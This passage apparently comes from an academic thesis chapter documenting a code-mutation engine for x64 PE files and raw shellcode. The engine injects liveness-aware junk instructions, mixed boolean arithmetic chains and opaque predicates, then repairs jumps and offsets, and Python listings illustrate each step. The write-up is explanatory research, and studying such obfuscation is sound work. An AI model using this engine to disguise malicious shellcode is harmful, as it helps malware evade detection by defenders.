                return pe_sig == b"PE\x00\x00"
        except Exception:
            return False
```

If this function returns a valid PE signature, it starts the full `PE_parsing` process.

The raw binary is first extracted using LIEF and stored in the binary field of PEInfo. Subsequently, the parser invokes several routine methods on the `PEInfo` object to extract specific binary characteristics:

- **`_extract_basic_info`**: directly reads the header field's bytes regarding Image base, entry points, and alignment using LIEF.
- **`_extract_sections`**: it distinguishes the code sections from the data sections, leveraging flags while also performing a trivial comparison with common code section names.

Listing 4.4: Code section identification by flags and name

```
            is_code = bool(
                    characteristics & (self.IMAGE_SCN_CNT_CODE |
    self.IMAGE_SCN_MEM_EXECUTE)
                )
                is_writable = bool(characteristics & self.
    IMAGE_SCN_MEM_WRITE)
                is_readable = bool(characteristics & self.
    IMAGE_SCN_MEM_READ)

                # Check common code section names
                name = section.name
                if isinstance(name, bytes):
                    name = name.rstrip(b"\x00").decode(errors="
    ignore")
                else:
                    name = name.rstrip("\x00")
                code_names = {".text", ".code", "CODE", ".textbss"
    , ".init", ".fini"}
```

```
14                    if name in code_names:
15                        is_code = True
16
```

it then appends the sections and their information to the `sections` and `code_sections` fields of PEInfo.

- `_extract_relocations`: It parses the base relocation table and stores every relocation entry (RVA) that might need an adjustment after injection.
- `_extract_imports`: manually walk the import descriptor, capturing each DLL, functions, and table RVA.
- `_extract_exports`: it first extract the export entries using LIEF function. Then stores its basic information, which includes name, ordinal, RVA, and whether it's external.
- `_extract_exceptions`: parses the x64 exception directory using the `binary.exceptions` field of the LIEF object, preserving function bounds after mutation. Specifically, it extracts `begin_rva`, `end_rva`, and `unwind_RVA`.
- `_extract_tls`: reads the TLS callback RVAs in order to be updated if the code moves.
- `_extract_security`: it inspects the certificate directory of the binary object and records signature RVAs and size.
- `_extract_data_directories`: populates the data directory RVAs and sizes so callers can reference the tables later. The approach used is to rely on the LIEF api, in particular the `lief.PE.DataDirectory.TYPES()` function.

At the end of the function, if it's a PE or a raw shellcode, it prints a file summary listing its primary characteristics. If it's an ELF file, it raises a not-implemented error and returns appropriately formatted errors for files that are not executable.

Once this initial parsing is completed, a flag is assigned to differentiate between shellcode and PE. If it's a shellcode, the `base_address` is always assigned to `0x10000`, and the entire size is marked as a section to be processed. In the PE case, the parser walks the section list and creates a new list containing only the code sections along their starting and ending addresses.

4.1.2 Normalization and Analysis

The injection process starts with a for loop, which walks the sections marked as code. If it's a shellcode, the section will be only one. For each section, a new Angr project is created, and the CFG is created:

Listing 4.5: Angr project creation and CFG generation

```
1     proj_orig = angr.Project(
```

```
                io.BytesIO(shellcode_bytes),
                main_opts={
                    "backend": "blob",
                    "arch": "amd64",
                    "base_addr": base_address,
                    "entry_point": entry_addr,
                },
                auto_load_libs=False,
            )
    cfg_orig = proj_orig.analyses.CFGFast()
```

Then it inspects every block of the generated graph and stores each assembly instruction into an address-instruction map

Listing 4.6: Building the address-to-instruction map

```
    for ins in block_obj.capstone.insns:
        insn_map[ins.address] = ins
```

and calculates the PE image base along with the current section index for future relocations.

To correctly preserve data embedded inside the code, the mutator walks the raw binary to find the various jump tables inside it, implementing the find table range function. It iterates through the table pointers starting from an initial address and stopping when the next calculated pointer falls out of the payload memory boundary, or it's not present in the `insn_map`. It will return a tuple containing the final address at which the table ends, along with the table dimension in bytes.

The sequence of operations starts with a boundary verification of the initial offset. It determines the entry size, initially assuming 4-byte entries, with a fallback mechanism for 8 byte-entries. Once the dimension of the entry is found, it starts a continuous cycle that reads every successive destination until the offset exceeds the payload boundaries, or the address is not valid, or the destination address falls outside the payload. Using these calculated ranges, it memorizes all the code ranges containing embedded data tables, in order to avoid injecting into them.

4.1.2.1 Payload Normalization

As introduced in the methodology, the most critical preliminary step is the normalization of the payload, which is performed for each section. Its purpose is to expand short jumps into near jumps for easier offset manipulation. It takes as input the raw bytes of the section to normalize, the base address, the `insn_map` previously populated, the excluded data ranges calculated by the `find_jump_table_ranges`, and the injector object `offset_tracker`, which registers the shift caused by the instructions' expansion.

It returns as output a tuple containing three elements: the new normalized payload, a `new_to_old` dictionary mapping the new virtual addresses to the original map, and a `old_to_new` map indicating the opposite. The process consists of two primary steps:

In the first one, it iterates over every instruction of the payload, performing a series of operations for each encountered one:

- Checks if the instruction falls into the excluded ranges belonging to data jump tables; if true, the instruction is not altered.
- If the instruction is an unconditional short jump (checked with the opcode `0xEB`), it registers an increase of 3 bytes and updates the address.
- If the instruction is a conditional short jump, it performs the same operation with an increase of 4 bytes.
- Builds the `old_to_new` map.

The second step consists of generating the new bytecode:

- When an included unconditional short jump is encountered, it extracts the relative original 8-bit target, calculates the new 32-bit distance based on the old to new map, and writes it into the result buffer with the new near version of the jump:
  - Short `JMP` becomes near `JMP`, `0xE9` + 32-bit offset.
  - Short `JCC` becomes near `JCC`, `0x0F 0x8X` + 32-bit offset.
- It also updates all operands related to 32-bit jumps and preexistent calls, recomputing the exact distance based on the new position caused by the previous expansions.
- Any RIP-relative references (`LEA`, `RAX`, `RIP+offset`) are not modified here and will be adjusted later in the code.
- Copies all other types of data without modification.

The process to emit an instruction is completely manual and operated at the byte level to prevent unintended reinterpretations by the assembler engine:

Listing 4.7: Instruction emission with short-to-near jump expansion

```
1     def _emit_instruction(ins):
2         opcode = ins.bytes[0]
3
4         if not _in_excluded(ins.address) and opcode == 0xEB:  # Short
    JMP -> Near JMP
5             rel8 = struct.unpack("b", ins.bytes[1:2])[0]
6             old_target = ins.address + ins.size + rel8
7             new_target = old_to_new.get(old_target, old_target)
8             new_src = old_to_new[ins.address]
9             new_rel32 = new_target - (new_src + 5)
10            result.append(0xE9)
11            result.extend(struct.pack("<i", new_rel32))
12            return
13
```

```
14          if (
15              not _in_excluded(ins.address) and JCC_SHORT_START <= opcode
    <= JCC_SHORT_END
16          ):  # Short Jcc -> Near Jcc
17              rel8 = struct.unpack("b", ins.bytes[1:2])[0]
18              old_target = ins.address + ins.size + rel8
19              new_target = old_to_new.get(old_target, old_target)
20              new_src = old_to_new[ins.address]
21              new_rel32 = new_target - (new_src + 6)
22              result.append(0x0F)
23              result.append(0x80 + (opcode - 0x70))
24              result.extend(struct.pack("<i", new_rel32))
25              return
26
27          if CS_GRP_JUMP in ins.groups or ins.mnemonic == "call":
28              if ins.operands and ins.operands[0].type == CS_OP_IMM:
29                  old_target = ins.operands[0].imm
30                  new_target = old_to_new.get(old_target, old_target)
31                  new_src = old_to_new[ins.address]
32
33                  if ins.bytes[0] == 0xE9:  # Near JMP
34                      new_rel = new_target - (new_src + 5)
35                      result.append(0xE9)
36                      result.extend(struct.pack("<i", new_rel))
37                      return
38
39                  if ins.bytes[0] == 0xE8:  # CALL
40                      new_rel = new_target - (new_src + 5)
41                      result.append(0xE8)
42                      result.extend(struct.pack("<i", new_rel))
43                      return
44
45                  if len(ins.bytes) >= 2 and ins.bytes[0] == 0x0F:
46                      second = ins.bytes[1]
47                      if 0x80 <= second <= 0x8F:
48                          new_rel = new_target - (new_src + 6)
49                          result.append(0x0F)
50                          result.append(second)
51                          result.extend(struct.pack("<i", new_rel))
52                          return
53
54          # RIP-relative fixups are handled entirely in fix_offset;
    preserve original displacement bytes here.
55          result.extend(ins.bytes)
```

The next step is to compute the new memory addresses of jump tables and literal pool (embedded constants in the code) after the modifications of the original code, to avoid corruption in the mutation phase. The code iterates through the jump table structure previously populated. For each entry it extracts the start address, the end address, the size of the elements, the address of the jump instruction, and a flag which indicates if the table is inside a data section.

If the table is inside a real data section (`.data` or `.rdata`), it is skipped because the mutator does not inject into these regions. However, instructions that reference the table may still be placed inside the code section. Here, it creates a protection window of approximately 32 bytes (`0x20`) around the dispatch instruction. It transforms the VA (Virtual Address) into an RVA (Relative Virtual Address), uses a specific object called `OffTracking` to compute the new address, and converts back the RVA into a VA by adding the current image base.

Conversely, if the table is inside a code section, it calculates the new normalized start and end addresses and puts it into a new list called `normalized_jump_tables`.

As a result, two different tables will be computed:

- **`jump_table_ranges`**: a simplified version of the list containing only start and end addresses of the jump tables
- **`literal_pool_ranges`**: search for literal pool, which are blocks of constants and data that sometimes specific compilers inserts directly inside the code sections.

These results will be used later in the program to define blacklist windows and avoid injecting into them.

4.1.2.2 Liveness Analysis

After the normalization phase, a new Angr project is created using the normalized payload bytes, and a new CFG is generated. To correctly inject assembly instructions using free registers, the first step is to perform a liveness analysis on the given CFG to determine which registers are live at the entry and exit of each basic block. It uses a standard iterative data-flow analysis algorithm to compute the `live_in` and `live_out` sets for each node of the graph. It leverages a helper function called `analyze_block_rgs`, determining which registers are read and written by each block.

Listing 4.8: Iterative liveness analysis algorithm

```
    def liveness_analyze(proj, cfg):
    state = proj.factory.entry_state(
        add_options={
            *angr.options.refs, # track memory references
            angr.options.ZERO_FILL_UNCONSTRAINED_REGISTERS, #
    initialize any register that is not set to zero instead of symbolic
    (might be better symbolic)
            angr.options.ZERO_FILL_UNCONSTRAINED_MEMORY, # same as the
     last one but with memory locations
        }
    )

    # Initialize the data structure
    live_in = {} # registers live at the start of the block
    live_out = {} # registers live at the end of the block

    for node in cfg.graph.nodes():
```

```
        live_in[node] = set()
        live_out[node] = set()

    regs_read_write = {}
    for node in cfg.graph.nodes():
        reg_read, reg_write = analyze_block_rgs(node, proj)
        regs_read_write[node] = (reg_read, reg_write)

    changed = True
    iteration = 0

    while changed:
        changed = False
        iteration += 1

        for node in cfg.graph.nodes():
            rread, rwrite = regs_read_write[node]

            # step 1 calculate register lived at the end of the block(node)
            new_live_out = set()
            for succ in node.successors:
                new_live_out |= live_in.get(succ, set())

            new_live_in = rread | (new_live_out - rwrite)

            if new_live_in != live_in[node] or new_live_out != live_out[node]:
                changed = True
                live_in[node] = new_live_in
                live_out[node] = new_live_out

        if iteration > 100:
            print("liveness analysis does not converge")
            break
    print(f"Liveness converged in {iteration} iterations")
    return live_in, live_out
```

First, it initializes empty sets for `live_in` and `live_out` for every node in the CFG, then pre-calculates the use (register read) and def (register written) sets for each node. It then loops through all nodes, repeatedly applying the standard liveness equation until the sets stop changing (convergence) or it hits the hardcoded 100-iteration threshold.

After this passage, it calculates a new region to exclude from the possible injections, which is composed of all the portion of code between the backward jumps addresses and the target of the jump, in other words, all the loop like structures.

Subsequently, it performs a filtering on the actual reachable blocks inside the CFG.

Listing 4.9: Reachable block extraction from the CFG

```
    reachable = set()
```

```
    queue = [entry]
    while queue:
        node = queue.pop()
        if node not in reachable:
            reachable.add(node)
            for succ in cfg.graph.successors(node):
                if succ not in reachable:
                    queue.append(succ)

    # collect all the reached instruction addresses
    addrs = []
    for n in reachable:
        addrs.extend(n.instruction_addrs)

    if not addrs:
        return []

    addrs = sorted(set(addrs))

    ranges = []
    start = prev = addrs[0]

    for a in addrs[1:]:
        if a == prev + 1:
            prev = a
            continue
        ranges.append((start, prev + 1))
        start = prev = a
    ranges.append((start, prev + 1))
```

It extracts and analyzes all the basic blocks of the graph; the objective is to identify and analyze exclusively the reachable code blocks, starting the execution from the entry point. The code first orders all the basic blocks in ascending order based on their memory addresses, then searches for the block containing the entry address. To avoid performance issues, this analysis, which is not strictly required but highly recommended for stability, is only performed if at least one valid entry node exists and the CFG contains a maximum of 20.000 blocks. If this step passes successfully, the algorithm implements an exploration algorithm that iterates through all the successor nodes on the graph. For every traversed node, it collects all the memory addresses of the single instructions, then it combines all of them into a single set and reorders them. The last step is to analyze the list of contiguous addresses and group them into a series of intervals of the type `(start, end)`.

4.1.2.3 Interleaving Windows

With these ranges, the Mutator filters the original blocks; if a block is not equal to or does not contain a range, it is excluded. Using this new set of filtered blocks, a second, in-depth liveness analysis is performed. The code iterates through the filtered blocks, retrieving the respective live registers inside the block from the data

structure obtained from the first liveness analysis. For each block, it walks backwards through the assembly instructions, determining for each instruction the read and write registers, and determining the current live registers at that precise instruction using the standard formula described in the first analysis, subtracting the general-purpose registers from the obtained ones. It saves the set of safe registers inside a map, using the instruction address as a key; this enables the Mutator to obtain the safe registers for each specific instruction.

The instruction liveness map, along with filtered blocks and loop ranges, will be the input arguments of the `find_interleaving_windows` function. This function is the core component of the analysis step; it serves to identify safe sequences of instructions ("windows") in which the injection of new code, interleaved with the original one, is feasible.

The first step in this function is the definition and separation of registers that can be modified without affecting any call convention, and the registers that might be used as an argument in a call instruction. It then proceeds to specify registers that are safe regardless of call placement.

Listing 4.10: ABI volatile register sets definition

```
# ABI volatile registers
ABI_CLOBBERS = {"rax", "rcx", "rdx", "rsi", "rdi", "r8", "r9", "r10", "r11"}
WIN_VOLATILE = {"rax", "rcx", "rdx", "r8", "r9", "r10", "r11"}
SAFE_VOLATILE = ABI_CLOBBERS | WIN_VOLATILE

# Scratch-only Windows volatile registers, safe regardless of call placement.
WIN_CHAIN_SAFE = {"rax", "r10", "r11"}
```

If the Mutator is operating in `safe_regs_only` mode, the function will use only the restricted group of registers called `WIN_CHAIN_SAFE`. This mode drastically reduces the injected instruction entropy but improves stability, as these registers are strictly scratch-only and do not interfere with state preservation in almost any edge case.

The core of the function operates as a sliding window algorithm. The structure after the prologue is composed of two nested loops: the outer one selects a possible start for the interleaving window, while the inner one tries to greedily extend it.

The outer loop checks if the chosen starting instruction is inside a control flow loop, since injecting inside iterative control structures could corrupt them. Once this check is passed, it takes all the free (dead) registers, subtracts the ones that the instruction itself will write, and ultimately filters the available ones based on the OS.

Listing 4.11: Register pool filtering per instruction in sliding window

```
common_regs = set(instr_liveness.get(block_insns[i].address, set()))

_, first_ins_write = get_ins_effects(block_insns[i], target_os)
common_regs -= first_ins_write
```

```
5       if block_insns[i].mnemonic.startswith("call"):
6           common_regs -= ABI_CLOBBERS
7
8           if target_os == "win":
9           common_regs &= win_pool
10      elif target_os == "safe":
11          common_regs &= safe_pool
12      else:
13          common_regs &= SAFE_VOLATILE
```

Inside the second cycle, the function extends the window one assembly instruction per iteration. It intersects (&=) the free registers of the current instruction with the ones mapped at the next one. If a register is being overwritten, it's removed from the pool.

During this expansion, two critical constraints are evaluated dynamically. First, if the algorithm encounters an instruction setting the CPU flags (`CMP` or `TEST`) immediately followed by a conditional jump (e.g. `JZ`), the extension breaks. Injecting code between them could overwrite the flags and corrupt the branch functionality. Second, a strict minimum amount of 3 free registers is needed to correctly generate the junk code sequence (for saving state, intermediate computations, and restoring). If the available registers drop below 3, the loop breaks and the next candidate window will start from the last instruction plus one. At this point, to become a valid candidate, the window must encompass at least 5 consecutive instructions. This lower bound ensures there is enough physical space to inject a complete and meaningful mutation sequence.

Once a candidate length is reached, a lookahead analysis evaluates the impact on the subsequent instructions. The lookahead is structured to prevent the mutation from clobbering registers that the original code is preparing as function arguments:

1. It scans forward to look for the next `CALL`, `RET`, or `JMP`.
2. It registers which argument registers are being natively written by the original code, both inside our window and in the forward lookahead path.
3. It removes these written registers from the `candidate_common` set. Thus, the mutator won't use them to inject junk code, preserving the parameter setup for the upcoming call.
4. To ensure maximum compatibility, if the window ends exactly before a `CALL`, all ABI argument registers are forcibly stripped out from the available pool.

In the end, the function performs a final sanity check on the minimum availability of 3 registers. If it does not pass, the window is discarded, and the outer loop continues from the `candidate_end+1`. Contrarily, the window is officially created as a dictionary containing the starting address, end address, available registers, a flag indicating if the next instruction is a call, and is appended to the windows list.

Listing 4.12: Interleaving window dictionary creation

```
    window_insns = block_insns[i : candidate_end + 1]
    windows.append(
            {
                "start_addr": window_insns[0].address,
                "end_addr": window_insns[-1].address,
                "length": len(window_insns),
                "common_regs": candidate_common,
                "insns": window_insns,
                "next_is_call": next_is_call,
            }
        )
```

The function returns the windows list, which immediately goes through a series of filters. From these windows, the non-reachable ranges, the jump table ranges, and the literal pool ranges are excluded.

The last analysis phase is the creation and population of the `function_ranges` list, which is computed only if the original file is a PE. Starting from the `exception` field in the `pe_info` structure, for each entry (corresponding to a function), it takes and stores the starting and ending addresses tuple.

4.1.3 Injection and offset fixing

The core component of this phase is the `MutationEngine` class, which operates at the assembly level, injecting the junk code. Its main functionality includes:

- Secure code injection: it interleaves original code with junk instruction dynamically generated, using constructs based on the Mixed Boolean Arithmetic (MBA) and opaque predicate.
- Liveness Awareness: the injection leverages the interleaving windows previously calculated, assuring a safe injection that uses only dead registers without compromising the program state.
- Offset fixing: since the new code injection extends and shifts the original code, the engine works with a specific `OffsetTracker` that traces the dimensional modifications and recalculates all the memory references.
- Stack adapting: the engine is able to manipulate the stack and leverage it to obtain more entropy for the injected code.

4.1.3.1 Windows Processing

After the initialization, it starts directly with the actual injection. It sorts the windows based on their starting address and processes a single one at a time. It first calculates the target complexity for the generated code, which means that the injected code length is about half the window length, with a minimum value of 2. This avoids the possibility of having very long chains of code in small original code blocks.

If stack operations are enabled, the first phase is to calculate a shadow register to be used. This register acts as a temporary safe pointer to compute stack offsets without directly modifying or corrupting the original stack frame. This register is chosen from the ones that are considered to be free in the current window, which must be at least 4. The candidate is excluded if it is not volatile (`RSP`,`RAX`), and the delta is not equal to 0, meaning that the function allocated the stack using a non-volatile register without restoring it. Otherwise, the candidate becomes the shadow register. There are two more checked conditions before enabling the stack injection. If the considered window belongs to the prologue of the function, to avoid injecting after it, where the stack is already allocated, and consequently breaking the exception management and stack unwind mechanisms. It also checks if that specific prologue was already considered and processed by another window.

4.1.3.2 Operation Chain Generation

The next phase is the generation of the chain containing the instructions to be injected. It's primarily divided into 3 main phases.

The first phase creates the draft of the abstract chain. The `build_chain` internal function starts by creating a dictionary associating every specific register with a random value. The first register of the list is then chosen to be the anchor, which must have its original value at the end of the chain execution.

Then there is an iteration loop that runs as many times as indicated by the previously calculated `complexity` parameter. At every step, a destination register is randomly chosen. The single generated operation is chosen also at random, based on different probabilities that change if the stack operations are enabled.

- **Stack Spill (15%)**: the operation is to save the register value in the stack. It reserves the needed space in the stack, stores the abstract `STACK_SPILL` Instruction and register the assigned offset.
- **Unary Operations (15% to 40 %)**: this operation involves only the destination register and is chosen at random from a hardcoded list.
- **Binary Operations (>40%)**: in the majority of the cases, mathematical operations are chosen. The source can be another free register or a temporal value. If the `IMUL` operation is chosen, only the odd values are chosen; this is done to avoid corrupting data while calculating the inverse in the return chain.

Listing 4.13: Operation selection for injection chain building

```
1            math_pool = (
2                        MATH_OPERATIONS
3                        if stack_enabled
4                        else [op for op in MATH_OPERATIONS if op["name
    "] != "IMUL"]
5                    )
6
7                    if random.random() < 0.15:
```

```
                    op = random.choice(NOISE_OPERATIONS)
                    other_regs = [
                        r for r in group_regs if r != dest and r not in protected_regs
                    ]
                    if allow_reg_src and other_regs and random.random() < 0.5:
                        src = random.choice(other_regs)
                    else:
                        src = random.randint(1, 0x7F)
                else:
                    op = random.choice(math_pool)
                    other_regs = [
                        r for r in group_regs if r != dest and r not in protected_regs
                    ]

                    if op["name"] == "IMUL":
                        src = random.randrange(3, 128, 2)
                        abs_offset = reserve_offset()
                        chain.append((op, dest, src, False, abs_offset))
                        continue
                    else:
                        if allow_reg_src and other_regs and random.random() < 0.6:
                            src = random.choice(other_regs)
                        else:
                            src = random.randint(1, 0x7F)
                        if isinstance(src, str):
                            protected_regs.add(src)
                        abs_offset = reserve_offset() if stack_enabled else None
                        chain.append((op, dest, src, False, abs_offset))
                        continue
                chain.append((op, dest, src, False, None))

```

All these operations are then progressively registered into a list containing `(operations, destination, source, unary_flag, memory_offset)`.

This logic chain is then tested by a specific `verify_group_chain` function, which symbolically emulates the chain.

The validation process starts with an initialization of the virtual state, which creates a map of the registers and stack state, using a randomly generated value, and applies 64-bit mask to mimic the behavior of the architecture and the overflow management. It starts by emulating the generated forward chain and successively applies the inverse logical mathematical operations to restore the value. At the end of this virtual execution, the process applies a bit-by-bit check between the original value of the anchor and the final one. If this equality is verified, the chain

is considered to be safe; otherwise, it is discarded, and the engine retries the entire process of generation and verification for a maximum of 6 times.

Listing 4.14: Symbolic chain verification function

```
    def verify_group_chain(initial_vals_map, chain, anchor_reg):

    regs = {r: int(val) & 0xFFFFFFFFFFFFFFFF for r, val in
    initial_vals_map.items()}
    original_anchor = regs[anchor_reg]
    mask64 = 0xFFFFFFFFFFFFFFFF

    # Simulate forward chain
    for op_def, dest, src, unary_flag, offset in chain:
        val_dest = regs[dest]

        if op_def == "STACK_SPILL":
            # Simulator MUST match assembly: copy THEN add offset
            res = val_dest + src  # src is absolute offset
        elif unary_flag:
            res = op_def["sym"](val_dest)
        else:
            val_src = regs[src] if isinstance(src, str) else int(src)
            res = op_def["sym"](val_dest, val_src)
        regs[dest] = res & mask64

    # Simulate inverse chain
    for op_def, dest, src, unary_flag, offset in reversed(chain):
        val_dest = regs[dest]

        if op_def == "STACK_SPILL":
            # Assembly: MOV reg, [stack]
            res = val_dest - src
            regs[dest] = res & mask64
            continue

        op_name = op_def["name"]

        if unary_flag:
            res = op_def["sym"](val_dest)
        else:
            val_src = regs[src] if isinstance(src, str) else int(src)
            if op_name == "ADD":
                res = val_dest - val_src
            elif op_name == "SUB":
                res = val_dest + val_src
            elif op_name == "XOR":
                res = val_dest ^ val_src
            elif op_name == "IMUL":
                try:
                    inv = modular_inverse(val_src, 1 << 64)
                except ValueError:
                    return False
                res = val_dest * inv
```

```
49              else:
50                  res = val_dest  # noise ops are identity
51          regs[dest] = res & mask64
52
53      return (regs[anchor_reg] & mask64) == (original_anchor & mask64)
```

This process guarantees that, regardless of the complexity of the generated chain, at the end of the interleaving function, the original code will have the original expected state. Additionally, to ensure the spatial feasibility of the mutation, an outer verification layer evaluates whether the validated chain fits the designated window. If the amount of the generated forward operations exceeds the number of the original instructions, the engine retries the generation up to three times, progressively reducing the target complexity parameter to correctly fit the allocated space.

The last created piece of injected code is the actual check block. It is a sequence of instructions composed of a `CMP` and a `JE` alongside a trap filler, several instructions that are never executed because the conditional jump is always taken. The code maps the value of the anchor register from 64 to 32 bits, masks it with `0XFFFFFFFF`, and matches it against the supposed value that should contain. It then chooses a sequence randomly from a pool of hardcoded filler instructions and concatenates it to the check block, modeling the jump to correctly point at the next instruction after the trap bytes.

The last step before the actual injection is the safe management of the allocated zone on the stack. It is first calculated as the maximum between the size of a Linux red zone and the actual stack usage, adding a safe margin of 16 bytes. Using this approach, it grants a bare minimum of 128 bytes of space. However, if the added mutations are more complex and need more allocated space, the zone is expanded accordingly. The zone size is then rounded up to the next multiple of 16. This is fundamental because ABIs impose a strict rule: the stack pointer (`RSP`) must be 16-byte aligned before calling other functions or executing specific instructions. At the end, a final decision block computes the actual size of the allocated zone by dividing it into three cases:

1. The engine found a shadow register. This means it uses another register as a base to manage stack offsets and does not need to modify `RSP` directly.

2. No shadow register was found and the chosen junk code needs to use the stack. In this case, it performs these operations in the calculated zone using the standard stack pointer.

3. If the junk code only contains logical and mathematical operations that do not interact with the stack, the actual size needed is 0.

4.1.3.3 Injection of the Window

The initialization of the function takes the two generated chains (the forward one and the return one) and treats them as FIFO queues: each instruction is popped

and injected. It creates an index containing the call and indirect jump instructions, alongside the list of registers used to pass arguments, as previously defined. If the previous operations defined the need of the stack alongside the utilization of a shadow register, a sub function injecting a dedicated setup is called. In the case that the liveness analysis and the other mechanisms fail, this function checks if the shadow register is live and pushes its value onto the stack to preserve it and later restore it. It then creates an instruction that creates a zone for the inverse chain bypassing the actual RSP. It combines the two created blocks and returns them.

Before the actual injection of the two chains, there is another strict liveness analysis on the flags. The purpose is avoiding injections inside a logic block that might have just set some flags and is going to utilize them in the next step. It's a scan involving every single instruction, if this modifies the flags it launches a lookahead scan searching for the consumer, which is a conditional jump. Once it finds the jump, it marks every single instruction between the two instruction as protected positions. Contrarily, if it encounters another flag modification instruction, it breaks because all register that could have been used are actually not live.

Listing 4.15: Flag-consumer protection scan before injection

```
    protected_indices = set()
    n = len(win["insns"])

    for i in range(n):
        if sets_flags(win["insns"][i]):
            for j in range(i + 1, n):
                future_ins = win["insns"][j]
                if is_conditional_jump(future_ins):
                    for k in range(i + 1, j + 1):
                        protected_indices.add(k)
                    break
                if sets_flags(future_ins):
                    break
                mnem = future_ins.mnemonic.lower()
                if mnem.startswith("call") or mnem.startswith("ret"):
                    break
```

The function continues iterating through every single instruction in the window, if it encounters a protected instruction it skips the iteration. It then performs several mathematical calculations to divide accurately and proportionally the obfuscated instructions based on the window length. This operation avoids injecting the majority of the forward chain at the start of the window. If stack operations without a stack register are planned, it inserts a specific prologue to allocate some space avoiding the corruption of Mixed Boolean Arithmetic by the asynchronous interrupts. It performs a `LEA RSP` to reserve the offset, and marks it to the Exception Directory ensuring the conformity of the executable for eventual system exception.

It then proceeds to inject the forward queue using the calculated amount of instruction per time (according to the window size), assembling them using keystone and physically put them inside the binary through the `_inject_bytes` function,

which is treated in depth later. Once finished the injection on the return chain, the function injects the previously computed check block, and then proceeds with the inverse chain.

The next section manages the insertion of the necessary inverse operations. The first instruction of the queue is analyzed. If the index relative to the original code points to an instruction that immediately precedes a `CALL` instruction, it applies an ABI protection mechanism preventing the injection of an instruction corrupting an argument register. This specific type of check is redundant in every part of the injection in order to cover all the several cases that might lead to a corrupted state. If this instance occurs, the inverse operation is silently omitted. Since the register will be replaced or consumed by the successive call, this omission does not alter the semantic correctness of the chain.

Before restoring the execution of the original code, the code calls a sanity check on the next original instruction. If it's a stack pointer destructor, such as `PUSH`, `POP`, or `ENTER/LEAVE`, it injects an epilogue to restore the `RSP` register out of the red zone.

At this point the function terminates the native instructions, however, the interleaving is not perfectly proportional to the amount of the original. This may result in a considerate amount of remaining inverse instructions that are still present inside the queue and needs to be injected. This phase takes that remaining queue, opens temporally the stack zone if needed, employs another call check and inject the instructions in a block.

When everything is finished the function closes the stack zone, and reestablish the eventual saved value of the shadow register. This process ensure a complete injection on the window, maintaining the flags, registers, and the integrity of the original instructions.

4.1.3.4 Inject Byte Function

This function represents the convergence point of the mutation engine. It does not perform any structural decision, but physically write the byte of the mutated opcode inside the original code while tracing any shifting on the offsets. This enables the relocation phase that occupies of fixing the offsets.

The logic is divided into 4 different cases.

The first one is about limits and local positioning. The instruction addresses are usual represented using absolute Virtual Addresses, this first block converts the target address in the virtual scale into a zero based scale used in the final mutated shellcode. It also applies safety measures to avoid out of boundary writing.

Listing 4.16: Address conversion to local zero-based offset

```
1     local_pos = insert_pos
2     if self.base_addr and local_pos >= self.base_addr:
3         local_pos = local_pos - self.base_addr
4     if local_pos < 0:
5         local_pos = 0
6     if local_pos > len(self.mutated_shellcode):
```

```
7         local_pos = len(self.mutated_shellcode)
```

The second is the actual assembly writing, it inserts the sequence of raw bytes obtained by keystone into the original window treated as an array. It creates space between the local position and the successive extending the array itself. It also internally manages a raw log containing the history of the performed injections.

The critical point of the function is assigning the code into the correct executable section. Because of the previously performed normalization, the actual inserting space differs from the original one. The purpose of this part is to recalculates the actual normalized address subtracting the quantity of the shift exclusively introduced by the mutation engine at this precise moment of the execution.

In order to register the actual extension of the PE section, the previously populated `new_to_old_map` is implemented. The code uses the map's memorized shift between the register original position and the normalized one, to trace back the register to the correct PE section.

While analyzing the disassembly, an engine like Capstone might interpret embedded data sections (e.g. jump tables) as null bytes or strings, producing fake instructions or losing the alignment to the original code. If the recalculated original address appears as none, the module implements a manual binary search to snap back to the last legitimate instruction, finding the correct executable section.

Once the original RVA is found, the function communicate the shift amount and the positioning to the object instance `OffsetTracker`. This object will implement a list registering the original rva, the size delta, and the section index.

The cumulative local offset shift is traced by the expansion to correctly place all the next injected instruction that will need to take in account the previously inserted.

4.1.4 Offset Tracker

The applied mutations cause a physical shifting in all the instructions at the virtual address level. These relocations are derived from both the initial normalization of the short jumps and the injection of the junk code. The Offset Tracker module, and more specifically the fix offset algorithm, is the computational component responsible for reconciling the two disjunct offsets. It enables the Mutator to preserve the absolute correctness of all the references, granting the precision of all the calls and jump instructions, while ensuring the correct displacement of memory addresses relative to the Instruction Pointer, also called RIP-relative addressing.

It also includes two essential substrates that are responsible for the mapping between original and post-mutation addresses.

4.1.4.1 Final Virtual Address synthesis

This auxiliary function `_true_new_va` analyzes the normalized payload in a bidirectional way, computing the final location of a specific instruction. The code consults the normalization shift map to post-resolve the normalized address into its native equivalent. Once the original RVA is obtained, it calls the translation function

`translate_rva` re applying the aggregate shift relative to both the pre-analysis expansion (normalization) and the injections. It finally obtains the true final address.

4.1.4.2 Safe Disassembly and Exception Directory

This is the utility function responsible for the manual disassembly when encountering embedded data constant inside the code sections (e.g. `.text` section).

Listing 4.17: Exception-directory-guided instruction iteration

```
    def _iter_instructions():
    pdata = (
        offset_tracker.pe_info.exceptions if ...
    )
    if pdata and new_to_old_map is not None:
        ib = image_base or offset_tracker.pe_info.image_base
        text_va = base_address  # VA where normalized_payload starts

        # Original to normalization map
        orig_to_norm: Dict[int, int] = {}
        for norm_va, orig_va in new_to_old_map.items():
            if orig_va not in orig_to_norm or norm_va < orig_to_norm[
    orig_va]:
                orig_to_norm[orig_va] = norm_va

        sorted_pdata = sorted(pdata, key=lambda e: e.begin_rva)
        norm_starts: List[Tuple[int, int]] = []


        for entry in sorted_pdata:
            orig_fn_va = ib + entry.begin_rva
            norm_fn_va = orig_to_norm.get(orig_fn_va, orig_fn_va)
            fn_off = norm_fn_va - text_va
            if fn_off < 0 or fn_off >= len(normalized_payload):
                continue
            norm_starts.append((norm_fn_va, orig_fn_va))

        # Sort and generation of the buffer for each function
        norm_starts.sort(key=lambda t: t[0])
        total = len(norm_starts)
        for j, (norm_fn_va, _orig_fn_va) in enumerate(norm_starts):
            fn_off = norm_fn_va - text_va
            if j + 1 < total:
                fn_end_off = min(norm_starts[j + 1][0] - text_va, len(
    normalized_payload))
            else:
                fn_end_off = len(normalized_payload)
            fn_bytes = normalized_payload[fn_off:fn_end_off]
            if not fn_bytes:
                continue
            yield from cs.disasm(fn_bytes, norm_fn_va)
```

The code implements the fix by leveraging the Exception Directory. This structure

grants the limit boundaries (as coordinates) of each function, and is pre-populated by the compiler. The function translates the map to the normalized version, finding the real locations of the real code segments inside the `.text` section, ensuring that only these fractions are passed to the disassembler, avoiding any embedded data.

4.1.4.3 Pointers Reconstruction

